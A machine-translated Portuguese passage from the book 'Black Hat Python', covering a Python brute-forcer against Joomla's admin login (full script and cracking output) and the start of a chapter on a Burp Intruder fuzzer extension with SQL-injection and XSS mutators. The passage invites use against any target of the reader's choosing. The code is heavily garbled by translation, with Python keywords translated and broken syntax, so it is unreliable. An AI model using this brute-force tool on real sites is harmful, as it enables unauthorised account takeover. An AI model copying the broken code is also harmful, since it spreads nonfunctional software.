Pode chegar um momento em sua carreira hacker web onde você precisa se quer ter acesso a um alvo, ou se você está consultando, pode ser necessário para avaliar a força da senha em um sistema web existente. isto tornou-se mais e mais comum para sistemas web para ter proteção de força bruta, se um captcha, uma equação matemática simples, ou um token de autenticação que deve ser apresentado com o pedido. Existem número de forçadores bruta que pode fazer o brute-forcing de um pedido POST ao login script, mas em um monte dos casos, eles não são flexíveis o suficiente para lidar com conteúdo dinâmico ou lidar com simples "Você é humano" Verificações. Vamos criar um forcer bruta simples que vai ser útil contra Joomla, um conteúdo popular Sistema de gestão. sistemas Joomla modernas incluem algumas técnicas básicas de anti-força-bruta, mas ainda bloqueios de conta a falta ou fortes captchas por padrão.

A fim de brute-force Joomla, temos dois requisitos que precisam ser atendidos: recuperar o token de login do formulário de login antes de enviar a tentativa de senha e garantir que aceitar cookies no nosso `urllib2` sessão. No fim de analisar fora as de login de formulário valores, vamos usar o nativo Python classe `HTMLParser`. Isto vai também ser uma boa turbilhão turnê de alguns adicionais características de `urllib2` que você pode empregar na construção de ferramentas para os seus próprios objectivos. Vamos começar por ter um olhar para o Joomla formulário de login de administrador. Isto pode ser encontrado navegando até `http://<yourtarget>.com/administrador/`. Para o bem da brevidade, eu única incluído o relevante elementos de formulário.

```
<Form action = "/ administrador / index.php" method = "post" id = "form-login"
class = "form-inline">

<Input name = "username" tabindex = "1" id = "mod-login-nome de usuário" type = "text"
class = espaço reservado = "Nome de Usuário" tamanho "de entrada de média" = "15" />

<Input name = "passwd" tabindex = "2" id = type "mod-login-senha" = "password"
class = espaço reservado = "Password" tamanho "de entrada de média" = "15" />

<Select id = "lang" name = "lang" class = "inputbox advancedSelect">
    <Option value = "" selected = "selected"> Idioma - Padrão </ option>
    <Option value = "EN-GB"> Inglês (Reino Unido) </ option>
</ Select>

<Input type = "hidden" name = valor "opção" = "com_login" />
<Input type = "hidden" name = value "tarefa" = "login" />
<Input type = "hidden" name = valor "retorno" = "aW5kZXgucGhw" />
<Input type = "hidden" name = value "1796bae450f8430ba0d2de1656f3e0ec" = "1" />

</ Form>
```

Leitura através deste formulário, estamos a par de algumas informações valiosas que vamos precisar para incorporar em nossa forcer bruta. A primeira é que a forma fica submetido ao `/administrator/index.php` caminho como um HTTP POST. O próximo são todos os campos necessários para que o envio do formulário para ser bem sucedido. Em particular, se você olhar para o último campo oculto, você verá que seu atributo nome é definida como um longo, corda randomizado. Esta é a parte essencial da técnica de anti-forçando-bruta do Joomla. que cadeia randomizado é verificado em relação a sua sessão atual do usuário, armazenado em um cookie, e mesmo se você estiver passar as credenciais correctas para o roteiro de processamento de login, se o sinal aleatório não está presente, a autenticação irá falhar. Isso significa que temos de usar o seguinte fluxo de solicitação em nossa forcer bruta a fim de ser bem sucedida contra Joomla:

1. Recupere a página de login, e aceitar todos os cookies que são devolvidos.
2. Analise a todos os elementos do formulário do HTML.
3. Defina o nome de usuário e / ou senha para a suposição de nosso dicionário.
4. Enviar um HTTP POST para o script de processamento de login, incluindo todos os campos do formulário HTML e nossa cookies armazenados.
5. Teste para ver se temos registrado com sucesso no aplicativo web.

Você pode ver que vamos estar utilizando algumas novas e valiosas técnicas neste script. eu vou também mencionar que você nunca deve "treinar" o seu ferramental em um alvo vivo; sempre configurar uma instalação de sua aplicação web alvo com credenciais conhecidos e verificar se você obter os resultados desejados.

Vamos abrir um novo arquivo de Python chamado `joomla_killer.py` e insira o seguinte código:

```
urllib2 de importação
urllib importação
cookielib importação
rosqueamento de importação
sys importação
Fila de importação

de HTMLParser HTMLParser importação

# Configurações Gerais
user_thread = 10
nome de usuário= "Admin"
wordlist_file = "/tmp/cain.txt"
curriculo = None

# configurações específicas alvo
❶ target_url = "Http://192.168.112.131/administrator/index.php"
❷ target_post = "Http://192.168.112.131/administrator/index.php"

❸ username_field = "username"
password_field = "passwd"

❹ success_check = "Administração - Controle Panel"
```

Essas configurações gerais merecem um pouco de explicação. O `target_url` variável ❶ é onde nosso script vai primeiro fazer o download e analisar o HTML. O `target_post` variável é onde vamos apresentar a nossa brute-forcing tentativa. Com base em nossa breve análise do HTML no login do Joomla, podemos definir o `username_field` e `password_field` ❷ variáveis para o apropriado nome de as HTML elementos.

Nossa `success_check` variável ❹ é uma cadeia que vamos verificar depois de cada tentativa, forçando bruta em Para determinar se formos bem sucedidos ou não. Vamos agora criar o encanamento para o nosso bruta forcer; alguns dos o seguinte código será familiar, então eu só vou destacar as mais recentes técnicas.

```
classe Bruter (objeto):
    def __init__ (self, nome de utilizador, palavras):
```

```

self.username = username
self.password_q = palavras
self.found = False

imprimir "terminar de configurar para:% s"% username

run_bruteforce def (self):

    for i in range (user_thread):
        t = threading.Thread (target = self.web_bruter)
        t.start ()

web_bruter def (self):

    enquanto não self.password_q.empty () e não self.found:
        bruta = self.password_q.get ().RSTRIP ()
        ❶ jar = cookielib.FileCookieJar ( "cookies")
        abridor = urllib2.build_opener (urllib2.HTTPCookieProcessor (jar))

            response = opener.open (target_url)

            page = response.read ()

            print "Tentando:% s:% s (% d esquerda)"% (self.username, bruto, auto.
            password_q.qsize ())

            # Analisar os campos ocultos
            analisador BruteParser = ()
            parser.feed (página)

            post_tags = parser.tag_results

            # Adicionar nossos campos username e password
            post_tags [username_field] = self.username
            post_tags [password_field] = bruta

            ❷ login_data = urllib.urlencode (post_tags)
            login_response = opener.open (target_post, login_data)

            login_result login_response.read = ()

            ❸ success_check em login_result:
                self.found = True
                print "[*] Bruteforce bem sucedido."
                print "[*] Nome de usuário:% s"% username
                print "[*] Senha:% s"% bruta
                print "[*] Esperando por outros segmentos para sair ..."

```

Esta é a nossa classe forçando bruta primária, que vai lidar com todas as solicitações HTTP e gerenciar biscoitos para nós. Depois que agarrar a nossa tentativa de senha, montamos nosso pote de biscoitos ❶ usando o `FileCookieJar` classe que irá armazenar os biscoitos em o *biscoitos* arquivo. Em seguida vamos iniciar o nosso `urllib2` abridor, passando na botija inicializado, que diz `urllib2` fazer passar os cookies para ele. Nós em seguida, fazer o pedido inicial para recuperar o formulário de login. Quando temos o HTML puro, nós passá-lo para o nosso analisador HTML e chamar a sua `alimentação` método ❷, que retorna um dicionário de todas as recuperado elementos de formulário. Depois de termos analisado com êxito o código HTML, podemos substituir o nome de usuário e senha campos com nossa tentativa-forçando bruta ❸. Em seguida nós URL codificar as variáveis POST ❹, e depois passá -los à nossa solicitação HTTP subsequente. Depois que recuperar o resultado da nossa tentativa de autenticação, nós testar se a autenticação foi bem sucedida ou não ❺. Agora vamos implementar o núcleo do nosso HTML em processamento. Adicione a seguinte classe ao seu *joomla_killer.py* script:

```

classe BruteParser (HTMLParser):
    def __init __ (self):
        HTMLParser __ o init __ (self)
        ❶ self.tag_results = {}

    handle_starttag def (auto, tag, attrs):
        ❷ se tag == "input":
            tag_name = None
            tag_value = None
            para o nome, valor no attrs:
                se o nome == "name":
                    tag_name = valor
                se o nome == "valor":
                    tag_value = valor

            se tag_name não é None:
                self.tag_results [tag_name] = valor

```

Esta constitui a classe de análise HTML específica que queremos usar contra o nosso alvo. Depois de ter o noções básicas de utilização do `HTMLParser` classe, você pode adaptá-lo para extraír informações a partir de qualquer web aplicativo que você pode estar atacando. A primeira coisa que fazemos é criar um dicionário em que a nossa

resultados será armazenado ❶. Quando chamamos a `alimentação` função, ele passa em todo o documento HTML e nossa `handle_starttag` função é chamada sempre que uma tag seja encontrada. Em particular, nós estamos olhando para HTML de entrada marcas ❷ e nosso processamento principal ocorre quando determinamos que encontramos um. Começamos a iteração sobre os atributos da marca, e se encontrar o nome ❸ ou o valor ❹ atributos, nós associá-los na `tag_results` dicionário ❺. Após o HTML foi processado, o nosso brute- classe forçando pode, então, substituir os campos nome de usuário e senha, deixando o restante do campos intactos.

H TM LPARSER 101

Existem três métodos principais que você pode implementar ao usar o `HTMLParser` classe: `handle_starttag`, `handle_endtag` e `handle_data`. The `handle_starttag` function will be called any time an opening HTML tag is encountered, and the opposite is true para o `handle_endtag` função, que é chamado cada vez que uma tag HTML fechamento é encontrado. O `handle_data` função obtém chamado quando há um texto em bruto entre tags. Os protótipos de funções para cada função são ligeiramente diferentes, como se segue:

```

handle_starttag (self, tag, atributos)
handle_endtag (self, tag)
handle_data (self, de dados)

```

Um exemplo rápido para destacar o seguinte:

```

<Title> Python rochas! </ Title>

handle_starttag => tag variável seria "título"

```

```
handle_data => variável de dados seria "Python rocks!"  
handle_endtag => Tag variável seria "título"
```

Com este entendimento básico do `HTMLParser` classe, você pode fazer coisas como formas de análise, encontrar ligações para spidering, extrair todos o texto puro para fins de mineração de dados, ou encontrar todas as imagens em uma página.

Para encerrar nossa forcer Joomla bruta, vamos copiar e colar o `build_wordlist` função do nosso anterior seção e adicione o seguinte código:

```
# Colar a função build_wordlist aqui
```

```
palavras = build_wordlist (wordlist_file)  
  
bruter_obj = Bruter (nome de usuário, palavras)  
bruter_obj.run_bruteforce ()
```

É isso aí! Nós simplesmente passar o nome de usuário ea nossa lista de palavras para a nossa `Bruter` classe e ver a mágica acontecer.

Chutar os pneus

Se você não tem Joomla instalado em seu Kali VM, então você deve instalá-lo agora. O meu objectivo é VM no 192.168.112.131 e estou usando uma lista de palavras fornecida por Cain e Abel,^[12] um brute- populares forçando e rachaduras conjunto de ferramentas. Já predefinir o nome de usuário para `administrador` e a senha para `justin` na instalação do Joomla para que eu possa ter certeza que funciona. Eu adicionei então `justin` ao `cain.txt` lista de palavras apresentar cerca de 50 entradas ou mais para baixo o arquivo. Ao executar o script, recebo a seguinte saída:

```
$ Python2.7 joomla_killer.py  
definição terminou por: admin  
Tentando: admin: Orac138 (306.697 esquerda)  
Tentando: admin!: @ # $% (306.697 esquerda)  
Tentando: admin!: @ # $% ^ (306.697 esquerda)  
- Snip -  
Tentando: admin: 1p2o3i (306.659 esquerda)  
Tentando: admin: lgw23a (306657 esquerda)  
Tentando: admin: 1q2w3e (306656 esquerda)  
Tentando: admin: lsanjose (306.655 esquerda)  
Tentando: admin: 2 (306655 esquerda)  
Tentando: admin: justin (306.655 esquerda)  
Tentando: admin: 2112 (306646 esquerda)  
[*] Bruteforce bem sucedida.  
[*] Nome de usuário: admin  
[*] Senha: justin  
[*] Esperando por outros segmentos para sair ...  
Tentando: admin: 249 (306646 esquerda)  
Tentando: admin: 2welcome (306646 esquerda)
```

Você pode ver que com sucesso Bruto-forças e efetua login no console do administrador do Joomla. Para verificar, você naturalmente iria log manualmente e certifique-se. Depois de testar isso localmente e você está certo de que ele funciona, você pode usar esta ferramenta contra uma instalação do Joomla de sua escolha de destino.

[10]DirBuster Projeto: https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

[11]SVNDigger Projeto: <https://www.mavitunasecurity.com/blog svn-digger-better-lists-for-forced-browsing/>

[12]Cain e Abel: <http://www.oxid.it/cain.html>

Capítulo 6. Estendendo Burp Proxy

Se você já tentou cortar uma aplicação web, você já deve ter usado arroto Suite para executar spidering, o tráfego do navegador proxy, e realizar outros ataques. As versões recentes do arroto Suite incluem a capacidade de

adicione seu próprio ferramental, chamado *Extensions*, para arrotar. Usando Python, Ruby ou Java pura, você pode adicionar painéis no Burp GUI e construir técnicas de automação para Burp Suite. Nós vamos tomar

vantagem desta característica e adicionar algum ferramental útil para arrotar para realizar ataques e estendida reconhecimento. A primeira extensão vai nos permitir utilizar uma solicitação HTTP interceptado do Burp

Proxy como uma semente para a criação de um fuzzer mutação que pode ser executado em Burp Intruder. A segunda extensão irá interagir com a API Microsoft Bing para nos mostrar todos os hosts virtuais localizados no mesmo endereço IP como nosso local alvo, bem como todos os subdomínios detectados para o domínio alvo.

Eu estou indo supor que você já jogou com arroto antes e que você sabe como a pedidos armadilha com a ferramenta Proxy, bem como a forma de enviar um pedido de preso para arrotar Intruder. Se você precisa de um tutorial sobre como fazer essas tarefas, visite PortSwigger Web Security (<http://www.portswigger.net/>) para obter começou.

Eu tenho que admitir que, quando eu comecei a explorar a API Burp Extender, ele me levou algumas tentativas de entender como funcionava. Eu achei que era um pouco confuso, como eu sou um cara de Python puro e ter Java limitado experiência em desenvolvimento. Mas eu descobri uma série de extensões no site do arroto que me deixa ver como outras pessoas tinham desenvolvido extensões, e eu usei que a arte antes de me ajudar a entender como começar implementar o meu próprio código. Eu estou indo para cobrir algumas noções básicas sobre a extensão funcionalidade, mas eu vou também mostrar-lhe como usar a documentação da API como um guia para o desenvolvimento de suas próprias extensões.

Configurando

Primeiro, baixe arroto de <http://www.portswigger.net/> e obtê-lo pronto para ir. Tão triste como isso me faz a admitir isso, você vai necessitar de uma instalação Java moderna, que todos os sistemas operacionais quer ter pacotes ou instaladores para. O próximo passo é pegar o Jython (uma implementação Python escrito em Java) arquivo JAR autônomo; vamos apontar Burp a isso. Você pode encontrar este arquivo JAR no site No Starch juntamente com o resto do código do livro (<http://www.nostarch.com/blackhatpython/>) ou visite o site oficial, <http://www.jython.org/downloads.html> e selecione o Jython 2.7 Standalone Installer.

Não se deixe enganar pelo nome; é apenas um arquivo JAR. Salve o arquivo JAR para um local fácil de lembrar, tal como o seu Desktop.

Em seguida, abra um terminal de linha de comando e executar Burp assim:

```
#> Java XX: MaxPermSize = 1G -jar burpsuite_pro_v1.6.jar
```

Isso vai ficar arroto ao fogo para cima e você deve ver sua interface completa de guias maravilhosos, como mostrado na Figura 6-1.

Agora Burp ponto de deixar em nosso intérprete Jython. Clique no **Extender** guia, e clique nas **opções** guia. Na seção Python Ambiente, selecione o local do seu arquivo JAR Jython, como mostrado na Figura 6-2.

Você pode deixar o resto das opções sozinho, e devemos estar prontos para iniciar a codificação nossa primeira extensão. Vamos ficar de balanço!

Figura 6-1. Arroto Suite GUI carregado corretamente




Figura 6-2. Configurando o local interpretador Jython

arroto Fuzzing

Em algum momento de sua carreira, você pode encontrar-se atacar uma aplicação web ou serviço web que não permite que você use ferramentas de avaliação de aplicações web tradicionais. Se trabalhar com um protocolo binário acondicionada dentro de tráfego HTTP ou solicitações JSON complexas, é fundamental que você é capaz de testar para erros de aplicações web tradicionais. O aplicativo pode estar usando muitos parâmetros, ou é ofuscado de algum modo que a realização de um teste manual levaria tempo demais. Eu também tenho sido culpado de executar ferramentas padrão que não são projetados para lidar com protocolos de estranhos ou mesmo JSON, em muitos dos casos. Este é em que é útil para ser capaz de aproveitar arroto para estabelecer um sólido linha de base de tráfego HTTP, incluindo biscoitos de autenticação, ao passar fora do corpo do pedido a um fuzzer personalizado que pode então manipular a carga útil em qualquer maneira que você escolher. Estamos indo para o trabalho em nossa primeira extensão Burp para criar mais simples fuzzer aplicação web do mundo, que você pode então expandir em algo mais inteligente.

Arroto tem uma série de ferramentas que você pode usar quando você está realizando testes de aplicação web. Tipicamente, você vai armadilha todas as solicitações usando o Proxy, e quando você vê um interessante pedido ir, você vai enviar -lo para outra ferramenta Burp. Uma técnica comum que eu uso é para enviá-los para a ferramenta Repeater, que me permite tráfego web de repetição, bem como modificar manualmente todos os pontos interessantes. Para executar mais automatizado ataques em parâmetros de consulta, você vai enviar um pedido para a ferramenta Intruder, que tenta determinar automaticamente quais áreas do tráfego da web deve ser modificado, em seguida, permite que você use uma variedade de ataques para tentar provocar mensagens de erro ou desatravar vulnerabilidades. Uma extensão de arroto pode interagir de diversas formas com a suíte de ferramentas de arroto, e no nosso caso nós estaremos trancando adicional funcionalidade para a ferramenta de Intruder diretamente.

Meu primeiro instinto natural é para dar uma olhada na documentação do Burp API para determinar o que Burp

classes 1 precisa estender a tim de escrever a minha extensão personalizada. Pode aceder a esta documentação por meio clicando no **Extender** aba e então a **APIs** guia. Isso pode parecer um pouco assustador porque parece (e é) muito Java-y. A primeira coisa que notamos é que os desenvolvedores do Burp ter apropriadamente chamado cada classe de modo que é fácil de descobrir onde queremos começar. Em particular, porque nós estamos olhando para fuzzing solicitações da web durante um ataque Intruder, vejo o **IIntruderPayloadGeneratorFactory** e **IIntruderPayloadGenerator** classes. Vamos tomar uma olhada no que a documentação diz para o **IIntruderPayloadGeneratorFactory** classe:

```

    / **
     * As extensões podem implementar essa interface e depois chamar
     * IBurpExtenderCallbacks.registerIntruderPayloadGeneratorFactory ()
     * A registar uma fábrica para cargas úteis Intruder personalizado.
     */

    IIIntruderPayloadGeneratorFactory interface pública
    {
        / **
         * Este método é utilizado por arroto obter o nome da carga útil
         * Gerador. Isso será exibido como uma opção dentro do
         * UI Intruder quando o usuário seleciona a usar gerado por extensão
         * Cargas úteis.

         *
         *return O nome do gerador de carga útil.
         */
        Cordas getGeneratorName ();

2        / **
         * Este método é usado por arroto quando o usuário inicia um Intruso
         * Ataque que usa este gerador de carga útil.

         * @ Param ataque
         * Um objeto IIntruderAttack que pode ser consultado para obter detalhes
         * Sobre o ataque em que o gerador de carga vai ser usado.

         *return Uma nova instância
         * IIIntruderPayloadGenerator que irá ser utilizado para gerar
         * Cargas úteis para o ataque.
         */
        IIIntruderPayloadGenerator createNewInstance (ataque IIntruderAttack);

3    }
}

```

O primeiro bit da documentação 1 diz-nos para obter o nosso ramal registrado corretamente com o arroto. Estamos vai estender a classe principal arroto, bem como o **IIntruderPayloadGeneratorFactory** classe. Em seguida, vemos que Burp está esperando duas funções para estar presente na nossa classe principal. o **getGeneratorName** função 2 vai ser chamado pelo arroto para recuperar o nome de nossa extensão, e nós são esperados para retornar uma string. O **createNewInstance** função 3 espera que retornar uma instância do **IIIntruderPayloadGenerator**, que será uma segunda classe que temos que criar.

Agora vamos implementar o código Python real para atender a esses requisitos, e depois vamos ver como o **IIntruderPayloadGenerator** classe é adicionado. Abra um novo arquivo Python, nomeá-lo *bhp_fuzzer.py*, e perfurar para fora o seguinte código:

```

1 do arroto de importação IBurpExtender
    de arroto IIIntruderPayloadGeneratorFactory importação
    de arroto IIIntruderPayloadGenerator importação
    da lista de importação java.util, ArrayList

    importação aleatória

2 classe BurpExtender (IBurpExtender, IIIntruderPayloadGeneratorFactory):
    registerExtenderCallbacks def (self, chamadas de retorno):
        self._callbacks = callbacks
        self._helpers = () callbacks.getHelpers

3     callbacks.registerIntruderPayloadGeneratorFactory (self)

4     Retorna
5     def getGeneratorName (self):
        retornar "Payload Generator BHP"

6     def createNewInstance (self, ataque):
        voltar BHPFuzzer (self, ataque)
}

```

Portanto, este é o simples esqueleto do que precisamos a fim de satisfazer o primeiro conjunto de requisitos para o nosso extensão. Temos que primeiro importar o **IBurpExtender** classe 1, o que é um requisito para todos os extensão que escrevemos. Nós acompanhar esta importando nossas classes necessárias para a criação de um Intruso gerador de carga útil. Em seguida, definimos a nossa **BurpExtender** classe 2, que estende a **IBurpExtender** e **IIntruderPayloadGeneratorFactory** classes. Em seguida, usamos o **registerIntruderPayloadGeneratorFactory** função 3 para registrar a nossa classe de modo que o Intruder ferramenta está ciente de que podemos gerar cargas úteis. Em seguida vamos implementar a **getGeneratorName** função 4 para simplesmente retornar o nome de nosso gerador de pay-carga. O último passo é a **createNewInstance** função 5 que recebe o ataque parâmetro e retorna um exemplo de o **IIIntruderPayloadGenerator** classe, que chamamos **BHPFuzzer**.

Vamos dar uma olhada na documentação para o **IIntruderPayloadGenerator** classe sabemos do que implementar.

```

    / **

     * Esta interface é utilizada para geradores de carga útil Intruder personalizado.
     * Extensões
     * Que registrou um
     * IIIntruderPayloadGeneratorFactory deve retornar uma nova instância
     * Esta interface quando necessário, como parte de um novo ataque Intruder.
     */

    IIIntruderPayloadGenerator interface pública
    {
        / **
         * Este método é utilizado por arroto para determinar se a carga útil
         * Gerador é capaz de fornecer quaisquer outras cargas úteis.
         *
         * Extensões return deve retornar
         * Falsa quando todas as cargas disponíveis foram esgotadas,
    }
}

```

```

    * uso contínuo e verifique
❶ boolean hasMorePayloads () {
    /**
     * Este método é utilizado por arroto para obter o valor da próxima carga.
     *
     * @ Param baseValue O valor base da posição de carga atual.
     * Este valor pode ser nulo se o conceito de um valor base não é
     * Aplicável (por exemplo, em um ataque de ariete).
     * return A próxima carga útil para usar no ataque.
     */
❷ byte [] getNextPayload (byte [] baseValue);
    /**
     * Este método é utilizado por arroto para repor o estado da carga útil
     * Gerador de modo que a próxima chamada para
     * GetNextPayload () retorna a primeira carga útil novamente. este
     * Método será invocado quando um ataque usa a mesma carga útil
     * Gerador para mais do que uma posição de carga útil, por exemplo, numa
     * Ataque sniper.
     */
❸ vazio reset ();
}

```

OK! Por isso, precisamos de implementar a classe base e precisa para expor três funções. O primeiro função, `hasMorePayloads` ❶, é lá simplesmente para decidir se quer continuar pedidos mutantes de volta arrotar Intruder. Vamos apenas usar um contador para lidar com isso, e uma vez que o contador está no máximo que vamos definir, vamos retornar `False` de modo que não há mais casos fuzzing são gerados. o `getNextPayload` função ❷ receberá a carga original a partir da solicitação HTTP que você preso. Ou, se você tem selecionado várias áreas de carga útil no pedido HTTP, você só vai receber os bytes que você pediu para ser fuzzed (mais sobre isso depois). Esta função permite-nos fuzz o caso de teste original e em seguida, devolvê-lo para que Burp envia o novo valor fuzzed. A última função, `redefinir` ❸, existe para que se geramos um conjunto conhecido de pedidos fuzzed - digamos cinco deles - em seguida, para cada posição de carga que designaram na guia Intruder, vamos percorrer os cinco valores fuzzed.

Nossa fuzzer não é tão exigente, e sempre vai apenas manter aleatoriamente fuzzing cada solicitação HTTP. Agora vamos ver como isso parece quando implementá-lo em Python. Adicione o seguinte código para a parte inferior `bhp_fuzzer.py`:

```

❶ classe BHPFuzzer (IIIntruderPayloadGenerator):
    def __init__ (self, extensor, ataque):
        self._extender = extender
        self._helpers = extender._helpers
        self._attack = ataque
        self.max_payloads = 10
        self.num_iterations = 0

    Retorna

❷     hasMorePayloads def (self):
        se self.num_iterations == self.max_payloads:
            retornar False
        outro:
            retornar True

❸     def getNextPayload (self, current_payload):
        # Converte em uma string
        carga = "" .join (CHR (x) para x em current_payload)
        # Chamar o nosso mutante simples de fuzz o POST
❹         carga = self.mutate_payload (carga)

        # Aumentar o número de tentativas de fuzzing
        self.num_iterations + 1 =
            payload de retorno

    redefinição def (self):
        self.num_iterations = 0
    Retorna

```

Começamos por definir o nosso `BHPFuzzer` classe ❶ que estende a classe `IIIntruderPayloadGenerator`. Nós definimos as variáveis de classe necessários, bem como adicionar `max_payloads` ❷ e `num_iterations` variáveis para que possamos manter o controle de quando deixar Burp sabem que estamos fuzzing acabado. Você poderia Claro deixe a extensão correr para sempre, se quiser, mas para testes vamos deixar isso no lugar. Em seguida nós implementar o `hasMorePayloads` função ❸ que simplesmente verifica se atingimos o número máximo de iterações fuzzing. Você pode modificar isto para executar continuamente a extensão por sempre retornando verdadeiro. O `getNextPayload` função ❹ é aquele que recebe o HTTP originais payload e é aqui que seremos fuzzing. O `current_payload` variável chega como um byte array, portanto, converter isso em uma corda ❺ e, em seguida, passá-lo para a nossa função fuzzing `mutate_payload` ❻. Em seguida, incrementar os `num_iterations` variável ❼ e voltar a carga mutado. Nossa última função é a `redefinição` de função que retorna sem fazer nada.

Agora vamos cair em função de fuzzing mais simples do mundo que você pode modificar o conteúdo do seu coração. Porque esta função está ciente da carga atual, se você tem um protocolo complicado que precisa algo especial, como uma soma de controlo CRC, no início da carga ou um campo de comprimento, pode fazer esses cálculos dentro esta função antes de retornar, o que o torna extremamente flexível. Adicione o seguinte código para `bhp_fuzzer.py`, certificando-se de que o `mutate_payload` função é tabulado em nossa `BHPFuzzer` classe:

```

mutate_payload def (self, original_payload):
    # Escolher um modificador simples ou até mesmo chamar um script externo
    picker = random.randint (1,3)

    # Selecionar um deslocamento na carga útil aleatório de mutação
    offset = random.randint (0, len (original_payload) -1)
    payload = original_payload [: offset]

    # Deslocamento aleatório inserir uma tentativa de injeção de SQL
    Se == selecionador de 1:
        carga + = " !"

    # Jam uma tentativa XSS no
    Se == picker 2:

```

```

payload = script_dice('Burp'); // script
# Repetir uma parte da carga original é um número aleatório
Se == selecionador 3:

```

```

chunk_length = random.randint (len (payload [offset:]), len (payload) -1)
repetidor    = Random.randint (1,10)

for i in range (repetidor):
    payload += original_payload [offset: offset + chunk_length]

# Adicionar os restantes bits de carga útil
payload += original_payload [offset:]

payload de retorno

```

Este fuzzer simples é bastante auto-explicativo. Nós vamos escolher aleatoriamente a partir de três mutators: a SQL simples teste de injeção com uma aspa simples, uma tentativa XSS, em seguida, um modificador que seleciona uma parte aleatória na a carga original e repete um número aleatório de vezes. Temos agora uma extensão Burp Intruder que podemos usar. Vamos dar uma olhada em como podemos obtê-lo carregado.

Chutar os pneus

Primeiro temos de começar a nossa extensão carregado e certificar-se de que não haja erros. Clique no **Extender** guia em arroto e, em seguida, clique no **Add** botão. Aparece uma tela que lhe permitirá apontar Burp no fuzzer. Certifique-se de definir as mesmas opções como mostrado na Figura 6-3.

Figura 6-3. Definir Burp para carregar a nossa extensão

Clique em **Avançar** e Burp irá começar a carregar a nossa extensão. Se tudo correr bem, arroto deve indicar que o

17/02/2016 C:\Users\Johan\Desktop\Johan\Hacker\Minha pasta\BlackHat.Python_Programming.for.Hackers.and.Pentesters_[www.graymin... extensão foi carregado com êxito. Se houver erros, clique no **Erros** guia, depurar erros de digitação, e em seguida clique no **Fechar** botão. Sua tela Extender agora deve ser semelhante a Figura 6-4.





Figura 6-4. Arroto Extender mostrando que a nossa extensão está carregada

Você pode ver que a nossa extensão é carregado e que Burp identificou que uma carga útil Intruder gerador está registrado. Agora estamos prontos para alavancar nossa extensão em um ataque real. Verifique se o seu navegador está configurado para usar Burp Proxy como proxy localhost na porta 8080, e vamos atacar o mesmo Aplicação web Acunetix do Capítulo 5. Basta navegar para:

<http://testphp.vulnweb.com>

Como um exemplo, eu usei a pequena barra de pesquisa em seu site para enviar uma pesquisa para a cadeia "teste". Figura 6-5 mostra como eu pode ver este pedido em o HTTP história guia de o Proxy guia, e eu tenho direita clicado a solicitação para enviá-lo para Intruder.



Agora mude para o **Intruder** guia e clique no **Posições** guia. Aparece uma tela que mostra cada consulta parâmetro destaque. Este é Burp identificar os pontos onde deveríamos estar fuzzing. Podes tentar movendo os delimitadores de carga útil em torno ou selecionando toda a carga útil para fuzz se você escolher, mas em nossa caso vamos deixar Burp decidir onde vamos fuzz. Para maior clareza, veja Figura 6-6, que mostra como carga útil destacando obras.

Agora clique no **Payloads** guia. Nesta tela clique no **Payload tipo** drop-down e selecione **extensão-gerado**. Em o Payload Opções seção, clique no **Select gerador ...** botão e escolher **BHP** **Payload Generator** a partir do drop-down. Sua carga útil de tela deve agora olhar como Figura 6-7.

